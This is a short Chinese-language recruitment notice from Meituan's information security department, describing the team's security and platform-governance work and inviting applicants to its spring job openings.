美团信息安全部，肩负统筹与负责美团线上安全与平台治理的重要职责。随着业务升级与拓展，我们拥有诸多全球化安全与风控领域人才、依托前瞻的安全技术视野、创新的机器学习技术、领先的产品运营体系，构建全方位、多维度的智能防御体系，为美团业务生态链上亿万 C 端、B 端用户的安全提供有力保障。我们致力于建设业界卓越的安全团队，落地更多业界认可的实践，同时助力业务奔跑。期待你的加入，让我们奔赴热爱，无畏山海，共筑安全长城。目前团队多个岗位热招中，点击了解详情：安全团队春季热招岗位 vol.1、安全团队春季热招岗位 vol.2，欢迎大家积极投递简历。